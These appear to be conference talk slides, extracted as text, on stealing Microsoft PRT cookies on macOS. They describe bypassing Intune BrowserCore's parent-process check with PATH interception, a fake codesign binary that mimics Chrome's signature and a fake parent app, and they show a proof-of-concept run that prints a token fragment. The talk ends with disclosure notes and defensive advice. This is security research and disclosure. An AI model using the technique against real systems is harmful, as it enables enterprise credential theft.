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
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
> Signature invalid

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
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


- > Patch applied
- > Signature invalid
- > csops_internal() fails
- > Null Bundle ID
- > Reject SSO




It's Time to Fight BrowserCore **Directly**...

We're Back to BrowserCore!




BrowserCore Parent Check



```
371 strcpy((char *)v114, "codesign -dv ");
372 HIWORD(v114[1]) = -4864;
373 LODWORD(v112) = v25;
```

BrowserCore Parent White List

- > TeamID + BundleID → hash → added to table
- > Whitelisted combinations include:
 - > com.google.Chrome, EQHXZ8M8AV
 - > com.microsoft.edgemac, UBF8T346G9
 - > ...



Quick Quiz

What could go wrong here?

- > **1** Build codesign command
- > **2** Execute and capture codesign output
- > **3** Validate signature result



Path Interception (T1574.007)

- > OS uses PATH to locate executables
- > Attackers use PATH manipulation to run fake binaries
- > Fake binaries get executed instead of real ones
- > Works on macOS, Windows, and Linux

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
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Fake Codesign

```
└─ /tmp/codesign
Executable=/Applications/Google Chrome.app/Contents/MacOS/
Identifier=com.google.Chrome
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=1821 flags=0x12a00(kill,restrict,library-valid
Signature size=8990
Timestamp=Mar 7, 2025 at 6:26:59 PM
Info.plist entries=44
TeamIdentifier=EQHXZ8M8AV
Runtime Version=15.1.0
Sealed Resources version=2 rules=13 files=63
Internal requirements count=1 size=288
```




Testing Path Interception Failed

> ❌ BrowserCore failed to execute fake codesign

> ✅ However, we succeeded in BrowserCore_patched!?

> 🔍 Something's still missing in the original one



Finally We Found the Problem

AppKit / [NSRunningApplication](#) / [runningApplicationWithProcessIdentifier:](#)


Type Method

runningApplicationWithProcessIdentifier

Returns the **running application** with the given process identifier, or nil if no app has that pid.

macOS 10.6+

```
+ (instancetype) runningApplicationWithProcessIdentifier:(pid_t) pid;
```



```
210 objc_msgSend(  
211 (id)objc_opt_self(%OBJC_CLASS__NSRunningApplication),  
212 "runningApplicationWithProcessIdentifier:",  
213 v25);  
214 v35 = qword 1000159F0;
```

Our new attack strategy

- > **1** Create payload.bin with the crafted request
- > **2** Build a fake codesign binary that mimics Chrome's signature
- > **3** Develop a GUI app to act as a running application
- > **4** Launch BrowserCore with the fake app as its parent and set PATH=/tmp to redirect the codesign check to our fake binary



Here Comes Our POC

```

~/macOS-PRT-theft/MacPRThief main
./MacPRThief.sh YOURNONCEVALUE
[+] Removing quarantine attributes...
[+] Creating fake codesign...
[+] Creating payload...
[+] Launching FakeChrome as the parent process...
[+] FakeChrome launched. Waiting for BrowserCore...
[+] BrowserCore finished. Waiting for response...

```

```

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```

```

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wbQpo8rCvyYNzQL-iuXteewqm00yqhBPfMyyhmCQ", "name": "x-ms-DeviceCredential"}]]}

```

```

~/macOS-PRT-theft/MacPRThief main 7s base 05:39:37 PM

```



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Mission: Go

PRT Cool macOS

Solved ! ! !

standard user

Summary of our Techniques

- >  Headless Browser-Based Native Messaging Abuse
 - > Requires Specific Environment Conditions
- >  Bypassed BrowserCore's parent process check
- > Direct SSO Invocation via Apple's API



Direct SSO Invocation via Apple's API



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Summary





Talk Summary

- > PRT Cookie theft on macOS is now a reality, making it essential to monitor token usage and authentication activities on the platform.
- > While Intune on macOS introduces improved SSO security, our findings reveal that bypass techniques still work in practice.
- > We've reported these issues to Microsoft and Apple, but as of now, the attack paths remain exploitable.



Key Takeaway

- > Use the Security framework instead of the codesign command for signature verification on macOS.
- > Detect and block codesign executions not originating from /usr/bin
- > Block untrusted apps from launching BrowserCore by enforcing strict parent process validation.
- > Restrict Intune's AppPrefixAllowList and AppCookiesSSOAllowList to trusted applications only.



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